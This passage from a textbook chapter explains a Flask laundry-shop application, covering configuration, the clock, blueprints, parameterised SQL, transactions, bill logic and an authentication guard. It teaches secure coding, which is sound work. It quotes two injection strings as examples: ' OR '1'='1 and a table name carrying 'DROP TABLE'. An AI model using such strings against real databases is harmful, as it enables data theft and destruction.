    def template_helpers():
        """Values every template can use."""
        return {"csrf_token": csrf_token, "can": auth.can, "user": g.get("user")}

    @app.after_request
    def no_caching_of_private_pages(response):
        """AC-1.7: after logout the browser's Back button must not show protected data."""
        if g.get("user") is not None or request.path.startswith("/api/"):
            response.headers["Cache-Control"] = "no-store"
        response.headers.setdefault("X-Content-Type-Options", "nosniff")
        return response

    _register_blueprints(app)
    _register_error_handlers(app)

    from .cli import register_cli
    register_cli(app)
```

The reason for the factory is the test suite. Each of the 192 tests needs its *own* application: its own copy of the database, its own frozen clock, its own empty session store, so that a test that logs in cannot leak its session into the next test. With a factory that is one call:

```
create_app({"TESTING": True, "SQLITE_PATH": "/tmp/.../laundry.db",
            "LAUNDRY_NOW": "2026-09-30 21:00:00", "SECRET_KEY": "test-secret"})
```

and `flask --app laundry run` simply calls `create_app()` with no argument, because Flask looks for a function of that name in the package.

10.5.2 Reading the factory line by line

Line 25 creates the Flask object. Line 26 copies the settings from `config.py` into `app.config`, a dictionary every part of the program can read; lines 27 and 28 let a test override any of them. Line 29 gives Flask its secret key, which it uses to sign data such as flashed messages.

Lines 31 to 35 are two decisions about output. `autoescape = True` makes Jinja2 escape every value it prints, the protection against cross-site scripting that Section 10.12 examines; Flask already does this for `.html` templates, and the line states it explicitly so that nobody has to

remember. `sort_keys = False` keeps JSON keys in the order in which the code writes them, so that the API's answers look exactly like the examples in the documentation.

Line 40 replaces Flask's built-in session with the server-side session of Section 10.11, and lines 41 to 43 create the two rate limiters: five failed logins per e-mail in fifteen minutes (AC-1.9) and ten status checks per minute per IP address (AC-10.5).

Lines 45 to 47 register three things that run around every request. `teardown_appcontext(close_db)` closes the database connection when the request ends, whatever happened. `before_request(auth.protect_every_request)` installs the guard of Section 10.10, which decides whether the request may go on at all. `register_filters` adds formatting helpers such as `money` to the templates.

Lines 49 to 52 make three names available in *every* template without passing them each time: the CSRF token, the function `can()` for role checks, and the logged-in `user`. Lines 54 to 60 add two headers to every answer: `Cache-Control: no-store` for private pages and all API answers, so that after logout the browser's Back button cannot show a customer list from its cache (AC-1.7), and `X-Content-Type-Options: nosniff`, which stops a browser from guessing that a text answer is really a script.

Lines 62 to 66 register the blueprints, the error handlers and the `init-db` command, and the finished application is returned.

> **Order matters in the factory.** The session interface must be installed before the first request, and the guard must be registered before the blueprints receive traffic. Moving `app.session_interface = ...` below `_register_blueprints(app)` would still work, because no request arrives while the factory runs; but adding a route that runs code at import time can break that assumption. Keep configuration first, registration last.

10.6 Settings and the Clock

10.6.1 Every setting from the environment

Requirement S-8 says that no password or secret may be written into a file that goes into Git. `config.py` satisfies it by reading every setting from an **environment variable**, a named value that the operating system hands to a program when it starts. **Listing 10.4** shows the beginning of the function.

Listing 10.4 `laundry/config.py`, lines 24 to 39: settings are read from the environment with a safe default. `DB_ENGINE` is the one setting that switches the shop from SQLite to MySQL.

```
def load_settings():
    """Read the settings from the environment and return them as a dict for app.config."""
    return {
        # ---- which database ------------------------------------------------
        "DB_ENGINE": os.environ.get("DB_ENGINE", "sqlite").strip().lower(),
        # SQLite: the database file. Default: this track's own copy of laundry.db.
        "SQLITE_PATH": os.environ.get(
            "SQLITE_PATH", os.path.join(TRACK_DIR, "instance", "laundry.db")),
        # MySQL / MariaDB (only used when DB_ENGINE=mysql)
        "MYSQL_HOST": os.environ.get("MYSQL_HOST", "127.0.0.1"),
        "MYSQL_PORT": int(os.environ.get("MYSQL_PORT", "3306")),
        "MYSQL_USER": os.environ.get("MYSQL_USER", "root"),
        "MYSQL_PASSWORD": os.environ.get("MYSQL_PASSWORD", ""),
        "MYSQL_DATABASE": os.environ.get("MYSQL_DATABASE", "profitina_laundry"),
        # Where `flask init-db` finds schema.*.sql and seed.*.sql
        "DATABASE_DIR": os.environ.get("DATABASE_DIR", DATABASE_DIR),
```

`os.environ.get("DB_ENGINE", "sqlite")` means "the value of the variable `DB_ENGINE`, or `sqlite` if it is not set". So the application runs with no configuration at all, on the SQLite file `instance/laundry.db`; and on a server with MySQL, one line in a private `.env` file (`DB_ENGINE=mysql`, plus the password) moves it to MySQL without touching the code. The file `.env.example` in the track is the template for that private file, and `.gitignore` makes sure the real `.env` never reaches the repository.

10.6.2 One clock for the whole shop

Business rule BR-11 says that every time in the system is shop time in Surabaya (WIB, seven hours ahead of UTC), stored as `YYYY-MM-DD HH:MM:SS`, and that the server, never the browser, decides what "now" is. A browser's clock can be wrong by hours; a cashier's phone may still be set to the time zone of a holiday in Bali. **Listing 10.5** is the whole of `clock.py`.

Listing 10.5 `laundry/clock.py`: shop time as naive `datetime` values, with an optional frozen clock for demonstrations and tests.

```
"""The clock of the application (business rule BR-11).

All times in Profitina Laundry are local shop time in Surabaya: WIB = UTC+7.
Indonesia has no daylight-saving time, so a fixed offset of +7 hours is exact,
and we do not need a time-zone database (which Windows does not ship with Python).

The SERVER decides what "now" is, never the browser. For demonstrations and
tests the clock can be frozen with the setting LAUNDRY_NOW, for example
"2026-09-30 21:00:00" (the moment the sample data was taken).
"""
from datetime import datetime, timedelta, timezone

from flask import current_app

WIB = timezone(timedelta(hours=7), "WIB")
DATETIME_FORMAT = "%Y-%m-%d %H:%M:%S"   # the only format stored in the database


def now():
    """Return the current shop time as a naive datetime (no time-zone attached)."""
    frozen = current_app.config.get("LAUNDRY_NOW")
    if frozen:
        return datetime.strptime(frozen, DATETIME_FORMAT)
    # Real clock: current UTC time converted to WIB, then the zone is dropped,
    # because the database stores plain 'YYYY-MM-DD HH:MM:SS' text.
    return datetime.now(WIB).replace(tzinfo=None, microsecond=0)


def now_str():
    """The current shop time as 'YYYY-MM-DD HH:MM:SS' (no 'T', no fractions)."""
    return now().strftime(DATETIME_FORMAT)


def today_str():
    """Today's date as 'YYYY-MM-DD'."""
    return now().strftime("%Y-%m-%d")


def parse(text):
    """Turn a stored 'YYYY-MM-DD HH:MM:SS' string into a datetime (None stays None)."""
    if text is None:
        return None
    return datetime.strptime(text, DATETIME_FORMAT)
```

Indonesia has not used daylight-saving time since the 1960s, so a fixed offset of `+7` hours is exact and no time-zone database is needed (which matters on Windows, where Python does not ship one). `now()` either returns the frozen time from `LAUNDRY_NOW` or converts the real UTC time to WIB and removes the zone, because the database stores plain text. Every other module asks `clock.now_str()` and never calls `datetime.now()` itself; that is what makes the whole application testable at a single, known moment.

A promised time is a small calculation on this clock. With a the moment a bill arrived and h the promised hours of its service (BR-7: 24 for express, 48 for wash-fold, up to 120 for curtains), the promised moment and the overdue test are

$$promised = a + h \text{ hours}, \qquad overdue \Leftrightarrow status = \text{queued} \ \wedge \ now > promised \tag{10.1}$$

For bill B2909 at Keputih, a = 2026-09-26 16:07 and $h = 48$, so the promise was 2026-09-28 16:07; at 2026-09-30 21:00 the bill is still queued, $now > promised$, and Equation (10.1) marks it overdue by about 53 hours. That is one of the six in **Figure 10.2**.

10.7 Blueprints: Pages and the API

10.7.1 What a route is

A **route** connects an address and an HTTP method to a Python function. When a browser asks for `GET /status?bill=B2938&phone=...`, Flask looks through its table of routes, finds the function registered for `/status`, calls it, and sends back what it returns. The function is called a **view function**, or simply a view.

A **blueprint** is a named group of routes that can be registered on an application in one call. The Flask track has nine: eight for the web pages (`auth`, `dashboard`, `customers`, `services`, `bills`, `reports`, `employees`, `status`) and one, `api`, for everything under `/api`. **Table 10.3** lists them.

Table 10.3 The nine blueprints of the Flask track: 32 page routes and 25 API routes. The screen numbers are those of the UI walkthrough of Chapter 3.

Blueprint	Prefix	Routes	Screens and endpoints
`auth`	none	2	S01 login, logout
`dashboard`	none	3	S02 dashboard, S03 queue, the owner's outlet selector
`customers`	`/customers`	6	S08 list and search, S09 form, S10 detail, delete, deposit top-up
`services`	`/services`	4	S11 price list and its form
`bills`	`/bills`	11	bill list, S04 new bill, S05 detail, S06 payment, S07 receipt, workflow buttons, edit
`reports`	`/reports`	2	S12 the five reports and their CSV
`employees`	`/employees`	3	S14 employees and passwords
`status`	none	1	S13 the public status check
`api`	`/api`	25	every endpoint of the API document

The smallest blueprint is the public status check, the page a customer opens on a phone to ask "is my laundry ready?". It is short enough to read whole (**Listing 10.6**).

Listing 10.6 `laundry/views/status.py`: the whole blueprint of the public status page (S13). The view reads the two fields, applies the rate limit, asks the logic layer, and chooses a template and an HTTP status.

```
"""S13 Status check - public, no login (FR-10, UC-13)."""
from flask import Blueprint, current_app, render_template, request

from ..errors import NotFound, TooManyRequests
from ..logic import status as status_logic

bp = Blueprint("status", __name__)


def rate_limit_status_checks():
    """AC-10.5: at most 10 look-ups per minute from one IP address (also used by the
API)."""
    limiter = current_app.extensions["status_limiter"]
    if not limiter.hit_and_check(request.remote_addr or "unknown"):
        raise TooManyRequests("Too many checks. Please wait a minute and try again.")


@bp.route("/status")
def check():
    bill_id = request.args.get("bill", "").strip()
    phone = request.args.get("phone", "").strip()
    if not bill_id and not phone:              # just the empty form
        return render_template("status/check.html", bill_id="", phone="", result=None)
    try:
        rate_limit_status_checks()
    except TooManyRequests as problem:
        return render_template("status/check.html", bill_id=bill_id, phone=phone,
                               result=None, error=problem.message), 429
    try:
        result = status_logic.look_up(bill_id, phone)
    except NotFound:
        return render_template("status/check.html", bill_id=bill_id, phone=phone,
result=None,
                               error=status_logic.NOT_FOUND +
                               " Check the receipt or call the outlet."), 404
    return render_template("status/check.html", bill_id=bill_id, phone=phone,
result=result)
```

`Blueprint("status", __name__)` creates the group; its name, `status`, becomes the first half of every endpoint name, so the view `check` is known to Flask as `status.check`. `@bp.route("/status")` registers the function for that path; without `methods=...` only `GET` (and `HEAD`) are allowed, which is right for a page that changes nothing. `request.args` holds the query string, so `?bill=B2938&phone=0896+0000+1482` becomes `request.args["bill"] == "B2938"`.

Notice what the view does *not* do. It contains no SQL, and it never decides whether the phone number matches: that is `status_logic.look_up()`. The view only translates. An empty form is answered with the empty page; too many look-ups with the page and HTTP 429 (**Figure 10.4**); a failed look-up with the page, a helpful message and HTTP 404; a match with the result. The status code matters even on a page for people, because the tests and every monitoring tool read it.



Figure 10.4 The status page answering HTTP 429 after eleven look-ups within a minute from one address. This screenshot was not staged: it was captured while the comparison script of Section 10.17 was still inside its one-minute window.

10.7.2 The API as one blueprint of several files

The API is too big for one file, so the blueprint is created once and its routes are spread over several modules (**Listing 10.7**).

Listing 10.7 `laundry/api/__init__.py`: one blueprint with the prefix `/api`; importing the route modules at the end attaches their routes to it.

```
"""The JSON API (FR-11, docs/api.md). Everything lives under /api.

The same session, roles and business logic as the web pages are used. Errors are
turned into {"error": {...}} by the error handler in laundry/__init__.py.
"""
from flask import Blueprint

api = Blueprint("api", __name__, url_prefix="/api")

# The route modules register their routes on `api` when they are imported.
from . import auth_routes, bills, customers, reports, services  # noqa: E402,F401
```

The import sits at the *bottom* on purpose. Each route module begins with `from . import api` and then decorates its functions with `@api.get(...)` or `@api.post(...)`; the blueprint must therefore exist before they are imported. `@api.get("/bills")` is Flask's short form of `@api.route("/bills", methods=["GET"])`, and with the prefix the full address becomes `/api/bills`.

10.8 Data Access with `sqlite3`

10.8.1 One small class instead of a library

Python's standard library contains `sqlite3`, a driver for SQLite that follows the Python Database API of PEP 249 [7], [8]: you connect, you get a *cursor*, you `execute` SQL with parameters, and you fetch rows. MySQL is reached through PyMySQL, which follows the same specification but with one annoying difference: `sqlite3` writes placeholders as `?`, PyMySQL as `%s`. The track's `db.py`

hides that difference in one class, `Database`, so that the rest of the program writes every statement once, with `?`, and runs on both engines (**Listing 10.8**).

Listing 10.8 `laundry/db.py`, lines 44 to 108: the `Database` class. Every method passes the values separately from the SQL text; for MySQL, `_sql()` turns `?` into `%s`.

```
class Database:
    """A connection to SQLite or MySQL with a few easy helper methods."""

    def __init__(self, engine, connection):
        self.engine = engine            # "sqlite" or "mysql"
        self.connection = connection
        self.in_transaction = False

    # ------------------------------------------------------------------ helpers
    def _sql(self, sql):
        """Translate our `?` placeholders into the style of the database driver."""
        if self.engine == "mysql":
            # PyMySQL uses Python %-formatting: a literal % must be written %%.
            return sql.replace("%", "%%").replace("?", "%s")
        return sql

    def _cursor(self, sql, params):
        cursor = self.connection.cursor()
        cursor.execute(self._sql(sql), tuple(params))
        return cursor

    @property
    def for_update(self):
        """' FOR UPDATE' on MySQL (locks the rows read), nothing on SQLite.

        SQLite locks the whole file for writing when the transaction starts
        (BEGIN IMMEDIATE), so it does not need this.
        """
        return " FOR UPDATE" if self.engine == "mysql" else ""

    # ------------------------------------------------------------------ reading
    def query(self, sql, params=()):
        """Run a SELECT and return all rows as a list of dicts."""
        cursor = self._cursor(sql, params)
        if cursor.description is None:
            return []
        names = [column[0] for column in cursor.description]
        rows = [dict(zip(names, (_normalise_value(v) for v in row))) for row in
cursor.fetchall()]
        cursor.close()
        return rows

    def query_one(self, sql, params=()):
        """Run a SELECT and return the first row as a dict, or None."""
        rows = self.query(sql, params)
        return rows[0] if rows else None
```

Listing 10.8 (Continued) *laundry/db.py, lines 44 to 108: the Database class. Every method passes the values separately from the SQL text; for MySQL, _sql() turns ? into %s.*

```
    def scalar(self, sql, params=()):
        """Run a SELECT that returns one value (e.g. COUNT(*)) and return that value."""
        row = self.query_one(sql, params)
        return None if row is None else next(iter(row.values()))

    # ------------------------------------------------------------------ writing
    def execute(self, sql, params=()):
        """Run INSERT / UPDATE / DELETE and return the number of rows changed."""
        cursor = self._cursor(sql, params)
        count = cursor.rowcount
        cursor.close()
        return count

    def insert(self, sql, params=()):
        """Run an INSERT and return the new auto-numbered id (Payment.id, StatusLog.id)."""
        cursor = self._cursor(sql, params)
        new_id = cursor.lastrowid
        cursor.close()
        return new_id
```

The heart of the class is two lines in `_cursor()`: the SQL text and the tuple of values travel to the driver *separately*. The database first compiles the statement with holes in it, and only afterwards receives the values to put in the holes. A value can therefore never become part of the statement's grammar, however many quotes it contains. That is the whole defense against SQL injection (requirement S-2), and it is why a customer search for `' OR '1'='1` finds only the customers whose phone number contains the digits `11`, as the test in Section 10.16 checks.

> **DEFINITION.** A **placeholder** (or *parameter marker*) is a `?` written in the SQL text where a value will go. The value itself is **bound** to the placeholder by the driver, which sends it to the database as data. SQL built by pasting values into the text, with `+` or an f-string, is called *string concatenation* and is never used for values in this application.

The helpers `query`, `query_one` and `scalar` differ only in how much they return: all rows as a list of dictionaries, the first row or `None`, or the single value of a `COUNT(*)`. `_normalise_value` makes both databases return the same Python types: MySQL's `DECIMAL(10,2)` money `Decimal('40000.00')` becomes the integer `40000`, and its `datetime` objects become the same `'YYYY-MM-DD HH:MM:SS'` text that SQLite stores. Because of that, the logic layer never needs an `if engine == "mysql"`.

Two methods write. `execute` returns `rowcount`, the number of rows an `UPDATE` or `DELETE` changed, which the workflow uses to detect a race (Section 10.9.4). `insert` returns `lastrowid`, the number the database gave to a new `Payment` or `StatusLog` row.

10.8.2 Transactions

A new bill is several writes: a `Bill` row, a `StatusLog` row and perhaps a `Payment` row. Requirement R-1 says they must be saved together or not at all. **Listing 10.9** is how.

Listing 10.9 `laundry/db.py`, lines 110 to 134: `transaction()` as a context manager. Leaving the `with` block normally commits; any exception rolls back and is raised again.

```
    @contextmanager
    def transaction(self):
        """Use as `with db.transaction():` - commit at the end, roll back on any error."""
        if self.in_transaction:          # already inside one: just join it
            yield self
            return
        if self.engine == "sqlite":
            # IMMEDIATE takes the write lock now, so two cashiers saving at the
            # same moment are handled one after the other (no lost ids).
            self.connection.execute("BEGIN IMMEDIATE")
        else:
            self.connection.begin()
        self.in_transaction = True
        try:
            yield self
        except BaseException:
            self.connection.rollback()
            raise
        else:
            self.connection.commit()
        finally:
            self.in_transaction = False

    def close(self):
        self.connection.close()
```

The decorator `@contextmanager` turns the generator into something usable with `with`. Everything before `yield` runs when the block is entered, everything after it when the block is left. If code inside the block raises an exception, it re-appears at the `yield`, the `except` branch rolls back, and `raise` passes the exception on so that the error handler can answer the request. Only when the block ends normally does `commit()` make the writes permanent.

On SQLite the transaction begins with `BEGIN IMMEDIATE`, which takes the write lock at once instead of at the first write. Consider two cashiers at Rungkut pressing **Save** in the same second: without the immediate lock both could read `MAX(id) = 'B2953'` and both try to insert `B2954`, and one would fail with a confusing error. With it, the second transaction waits (up to the ten-second `timeout` of the connection) until the first has committed, then reads `B2954` and inserts `B2955`.

A transaction that is already open is simply joined (the `in_transaction` flag). That lets `create_bill()` call helpers that themselves use `with db.transaction():` without starting a second, nested transaction that SQLite does not support.

10.8.3 Opening the connection

Listing 10.10 shows how a connection is opened for each request and closed at its end.

Listing 10.10 `laundry/db.py`, lines 138 to 180: one connection per request, opened on first use and closed by the teardown function.

```
def connect(config):
    """Open a new connection according to the settings (DB_ENGINE and friends)."""
    engine = config["DB_ENGINE"]
    if engine == "sqlite":
        path = config["SQLITE_PATH"]
        if not os.path.exists(path):
            raise DatabaseMissing(
                f"The database file {path} does not exist. "
                "Run:  flask --app laundry init-db")
        # mode=rw: open an existing file only (never silently create an empty one).
        # isolation_level=None: we start transactions ourselves (see transaction()).
        connection = sqlite3.connect(f"file:{path}?mode=rw", uri=True,
                                     timeout=10, isolation_level=None)
        connection.execute("PRAGMA foreign_keys = ON")
        return Database("sqlite", connection)

    if engine == "mysql":
        import pymysql   # imported here, so SQLite users do not need PyMySQL at all
        connection = pymysql.connect(
            host=config["MYSQL_HOST"], port=config["MYSQL_PORT"],
            user=config["MYSQL_USER"], password=config["MYSQL_PASSWORD"],
            database=config["MYSQL_DATABASE"], charset="utf8mb4", autocommit=True)
        with connection.cursor() as cursor:
            # Strict mode: refuse too-long text instead of cutting it (database README
4.6).
            cursor.execute("SET SESSION sql_mode = 'STRICT_TRANS_TABLES,NO_ZERO_IN_DATE,"

"NO_ZERO_DATE,ERROR_FOR_DIVISION_BY_ZERO,NO_ENGINE_SUBSTITUTION'")
        return Database("mysql", connection)

    raise ValueError(f"DB_ENGINE must be 'sqlite' or 'mysql', not {engine!r}")


def get_db():
    """The database connection of the current request (opened on first use)."""
    if "db" not in g:
        g.db = connect(current_app.config)
    return g.db


def close_db(_error=None):
    """Called by Flask at the end of every request."""
    db = g.pop("db", None)
    if db is not None:
        db.close()
```

Three details in the SQLite branch prevent classic mistakes. The URI `file:...?mode=rw` opens an existing file only: `sqlite3.connect()` would otherwise silently create an empty database when the path is wrong, and the first page would fail with “no such table: Bill”, which sends a beginner looking in completely the wrong place. `PRAGMA foreign_keys = ON` switches on SQLite’s foreign-key checks, which are off by default for historical reasons. And `isolation_level=None` stops the driver from starting transactions by itself, so that `transaction()` is in charge.

`get_db()` keeps the connection in `g`, Flask’s object for “things that belong to this request”. The first call in a request opens the connection; later calls in the same request return it; `close_db()` closes it when the request ends. Connections are cheap for SQLite, and one per request is the simplest correct policy for a shop that serves a few people at a time.

10.9 The Business Logic Layer

10.9.1 Rules that need no database

`logic/rules.py` holds the small rules of Section 5 of the requirements: roles, permissions, promised hours, racks, id numbers, and the parsing of what people type. Most of it needs neither Flask nor a database, so it is the easiest code in the track to test. **Listing 10.11** shows the next-id rule and the whole-number check.

Listing 10.11 `laundry/logic/rules.py`, lines 72 to 103: the next id (BR-14) and the check for a whole number, used for units and money.

```
# ---------------------------------------------------------------- BR-14 ids
# The tables whose ids look like 'B0001'. Only these names are ever put into SQL text.
ID_TABLES = {"Bill": "B", "Customer": "C", "Service": "S"}


def next_id(db, table):
    """Next id = prefix + (highest number + 1), 4 digits. Call it INSIDE the insert
transaction."""
    prefix = ID_TABLES[table]      # KeyError for anything else: no user text reaches the
SQL
    last = db.scalar(f"SELECT MAX(id) AS last_id FROM {table} WHERE id LIKE
?{db.for_update}",
                     (prefix + "%",))
    number = int(last[1:]) if last and last[1:].isdigit() else 0
    if number >= 9999:
        raise RuntimeError(f"No more {table} ids: the id column must be widened (BR-14).")
    return f"{prefix}{number + 1:04d}"


# ---------------------------------------------------------------- parsing input
def whole_number(value):
    """Return an int if `value` is a whole number (int, '42', 42.0), otherwise None.

    '4.3', '1000.5', 'abc', '', True and None all give None.
    """
    if isinstance(value, bool) or value is None:
        return None
    if isinstance(value, int):
        return value
    if isinstance(value, float):
        return int(value) if value.is_integer() else None
    text = str(value).strip()
    if re.fullmatch(r"-?\d{1,12}", text):
        return int(text)
    return None
```

`next_id()` is the one place in the application where a *name* is put into SQL text with an f-string, and it is safe for a precise reason: the table name comes from the dictionary `ID_TABLES`, never from a person. A caller that passed `"Bill; DROP TABLE Bill"` would get a `KeyError` before any SQL is built, and the unit tests check exactly that. The value, the pattern `'B%'`, still goes through a placeholder. Placeholders can only stand for values, never for table or column names, so when a name must vary it is chosen from a fixed list in the code. Worked through for the sample data, `MAX(id)` over bills is `B2953`; `last[1:]` is `"2953"`; the number is 2953; and the next id is `f"B{2954:04d}"` = `B2954`.

`whole_number()` accepts `5`, `"5"`, `" 12 "` and `5.0` and returns the integer; it refuses `"4.3"`, `"abc"`, the empty string, `None` and, a subtle case, `True`, because in Python `True` is also the integer 1 and a JSON body `{"unit": true}` must not become a one-kilogram bill.

10.9.2 Creating a bill

Listing 10.12 is the most important function of the shop: the cashier's **Save** button.

Listing 10.12 `laundry/logic/bills.py`, lines 254 to 315: `create_bill()`. Every check and every write happens inside one transaction; the price is computed here from the price list, and a price sent by the browser is never read.

```
def create_bill(user, data):
    """UC-05 / FR-4. `data` has customer_id, service_id, unit, rack, optional outlet_id
    (owner only) and optional pay_now {method, amount, reference}.

    Everything happens in ONE transaction (AC-4.5). Returns the new bill id.
    """
    db = get_db()
    with db.transaction():
        errors = {}
        customer = db.query_one("SELECT id, credit FROM Customer WHERE id = ?",
                                (normalise_id(data.get("customer_id")),))
        if customer is None:
            errors["customer_id"] = "Choose an existing customer (search, or register a new
one)."
        service = db.query_one("SELECT id, price FROM Service WHERE id = ?",
                               (normalise_id(data.get("service_id")),))
        if service is None:
            errors["service_id"] = "Choose a service from the price list."
        unit = whole_number(data.get("unit"))
        if unit is None or not 1 <= unit <= 999:
            errors["unit"] = "Enter a whole number from 1 to 999; round kg up."
            unit = None

        # The outlet comes from the session; only the owner may choose another one.
        outlet_id = user["outlet_id"]
        if user["role"] == OWNER and data.get("outlet_id"):
            outlet_id = normalise_id(data.get("outlet_id"))
        if not outlet_id or db.query_one("SELECT id FROM Outlet WHERE id = ?",
(outlet_id,)) is None:
            errors["outlet_id"] = "Choose an outlet."

        rack = normalise_id(data.get("rack"))
        if not is_valid_rack(rack):
            errors["rack"] = "Choose a rack from A01 to C20."
        elif outlet_id and rack in used_racks(outlet_id):
            errors["rack"] = f"Rack {rack} is in use at {outlet_id}, choose another rack."

        # BR-1: the price is calculated HERE. data['payment'] is never read.
        price = service["price"] * unit if (service and unit) else 0
```

Listing 10.12 (Continued) *laundry/logic/bills.py, lines 254 to 315: create_bill(). Every check and every write happens inside one transaction; the price is computed here from the price list, and a price sent by the browser is never read.*

```
        pay_now = data.get("pay_now") or None
        payment = None
        if pay_now and customer and service and unit:
            try:
                payment = validate_payment(pay_now.get("method"), pay_now.get("amount"),
                                           pay_now.get("reference"), price,
                                           int(customer["credit"]), prefix="pay_now.")
            except ValidationFailed as problem:
                errors.update(problem.fields)
        if errors:
            raise ValidationFailed(errors)

        now_text = clock.now_str()
        bill_id = next_id(db, "Bill")
        db.execute("""INSERT INTO Bill (id, arrived, finished, departed, status, rack,
unit,
                                        payment, Customer_id, Employee_id, Service_id,
Outlet_id)
                      VALUES (?, ?, NULL, NULL, 'queued', ?, ?, ?, ?, ?, ?)""",
                   (bill_id, now_text, rack, unit, price, customer["id"], user["id"],
                    service["id"], outlet_id))
        _log(db, bill_id, "queued", user["id"], now_text)
        if payment:
            method, amount, reference = payment
            _insert_payment(db, bill_id, customer["id"], method, amount, reference,
now_text)
    return bill_id
```

Read it as a checklist. The customer must exist; the service must exist; the unit must be a whole number from 1 to 999. The outlet comes from the logged-in user, and only the owner may choose another one. The rack must be one of `A01` to `C20` and must not hold another open bill at the same outlet (BR-8). Errors are *collected* in the dictionary `errors` rather than raised one at a time, so that a cashier who got three fields wrong sees three messages at once, next to the three fields.

Then comes business rule BR-1, in the line `price = service["price"] * unit`:

$$payment = price_{service} \times unit \tag{10.2}$$

The price is a *snapshot*: it is copied into `Bill.payment` when the bill is created, so when the owner raises the price of washing next month, last month's receipts do not change. Note also what the function never reads: `data["payment"]`. The web form has no such field, and the API view copies only five named keys out of the request body (**Listing 10.21**), so a cleverly crafted request that says `"payment": 1` has no path to the database.

Worked through for the example of the test plan, TC-4.1: cashier Fitri Handayani (E0012, outlet O03) enters customer C0151, service S0001 and 5 kg on rack A03. The customer and service are found; `whole_number("5")` is 5; the outlet is O03; racks A01 and A02 at Wiyung hold open bills but A03 is free. By Equation (10.2), $payment = 8000 \times 5 = 40000$. `next_id` gives `B2954`. Inside the one transaction the `Bill` row is inserted with status `queued` and `arrived` = 2026-09-30 21:00:00, followed by one `StatusLog` row `queued` with employee E0012. No payment was offered, so no `Payment` row is written. The curl session of Section 10.13 shows exactly this bill coming back from the running server.

If the cashier had also offered a down payment with an invalid method, say `gopay`, `validate_payment` would add the error `pay_now.method`, the function would raise

`ValidationFailed` before any `INSERT`, and the context manager would roll back an empty transaction. Test TC-4.7 goes further and makes the *payment insert itself* fail after the `Bill` and `StatusLog` rows are written; the rollback removes both, and the next id is still `B2954`.

10.9.3 The balance

`paid` is never stored; it is always the sum of the bill's payments, computed in the `SELECT` of every bill. The balance a customer still owes is therefore

$$balance = payment - \sum_{p \in Payment,\ p.Bill\_id = id} p\,.amount \tag{10.3}$$

For bill B0006 (3 kg express, BR-3): $payment = 12000 \times 3 = 36000$; two cash payments of 18,000 each were recorded on 2 and 3 October 2025; Equation (10.3) gives $36000 - (18000 + 18000) = 0$, and only then may the bill be handed over without the "customer pays later" box (BR-4). A value that is computed from other stored values cannot contradict them, which is why the schema does not store it.

10.9.4 Moving a bill forward, safely

The workflow functions are short, and each is careful in the same way. **Listing 10.13** is `mark_finished()`, pressed by a washer when a bag is clean and folded.

Listing 10.13 `laundry/logic/bills.py`, lines 355 to 369: queued to finished. The status is checked twice: once in Python for a friendly message, and once in the `UPDATE` itself so that two simultaneous presses cannot both succeed.

```
def mark_finished(user, bill_id):
    """UC-06 / AC-5.1: queued -> finished."""
    db = get_db()
    with db.transaction():
        _lock(db, bill_id)
        bill = get_bill(bill_id)
        check_outlet(user, bill)
        if bill["status"] != "queued":
            raise Conflict(state_message(bill))
        now_text = clock.now_str()
        changed = db.execute("""UPDATE Bill SET status = 'finished', finished = ?
                                WHERE id = ? AND status = 'queued'""", (now_text,
bill["id"]))
        if changed != 1:                # somebody else was faster (AC-5.8)
            raise Conflict(f"{bill['id']} is no longer in process.")
        _log(db, bill["id"], "finished", user["id"], now_text)
```

The `if bill["status"] != "queued"` check produces the plain message "B2938 is already finished." But between reading the bill and writing it, another washer could press the same button. The real protection is the condition inside the statement, `WHERE id = ? AND status = 'queued'`: the database changes the row only if it is still queued, and `execute()` returns how many rows changed. If the answer is not exactly 1, somebody else was faster, and the function raises a conflict (HTTP 409) instead of writing a second `finished` entry in the history. Test TC-5.10 presses the button in two threads at the same moment and checks that exactly one request succeeds, exactly one gets 409, and exactly one `StatusLog` row appears.

> **A CONDITIONAL UPDATE IS A LOCK YOU DO NOT HAVE TO MANAGE.** Writing the expected old state into the `WHERE` clause and checking `rowcount` turns a race into an ordinary, testable

> outcome. The same pattern appears in `hand_over()` (`AND status = 'finished'`) and `cancel()` (`AND NOT EXISTS` a payment), and in every other track of this book.

10.10 Authentication and Roles

10.10.1 One guard for every request

Security checks that are written into each view get forgotten in exactly one view, and that one is where the hole is. The Flask track therefore runs its access rules in *one* function, registered with `before_request` in the factory, which Flask calls before every view of every blueprint (**Listing 10.14**).

Listing 10.14 `laundry/auth.py`, lines 42 to 61: `protect_every_request()`. It loads the user from the session, refuses anonymous requests to anything that is not public, and checks the CSRF token of every request that changes data.

```
def protect_every_request():
    """Registered with app.before_request in the app factory."""
    g.user = None
    employee_id = session.get("employee_id")
    if employee_id:
        g.user = employees.get_employee(employee_id, only_active=True)
        if g.user is None:            # the login was disabled meanwhile
            session.destroy()

    endpoint = request.endpoint or ""
    if endpoint not in PUBLIC_ENDPOINTS and g.user is None:
        if is_api_request() or endpoint.startswith("api."):
            raise NotLoggedIn("Please log in first.")
        if endpoint:                  # unknown URLs fall through to the 404 page
            return redirect(url_for("auth.login", next=request.full_path.rstrip("?")))

    changes_data = request.method in ("POST", "PUT", "PATCH", "DELETE")
    if endpoint and changes_data and endpoint not in CSRF_EXEMPT:
        check_csrf(api=is_api_request())
    return None
```

The function works in three steps. First, if the session holds an `employee_id`, the employee is loaded *again from the database* on every request. That costs one small query, and buys an important property: when the owner disables a login (by clearing its password hash in the Employees screen), that person is logged out on their very next click, not eight hours later when the session expires.

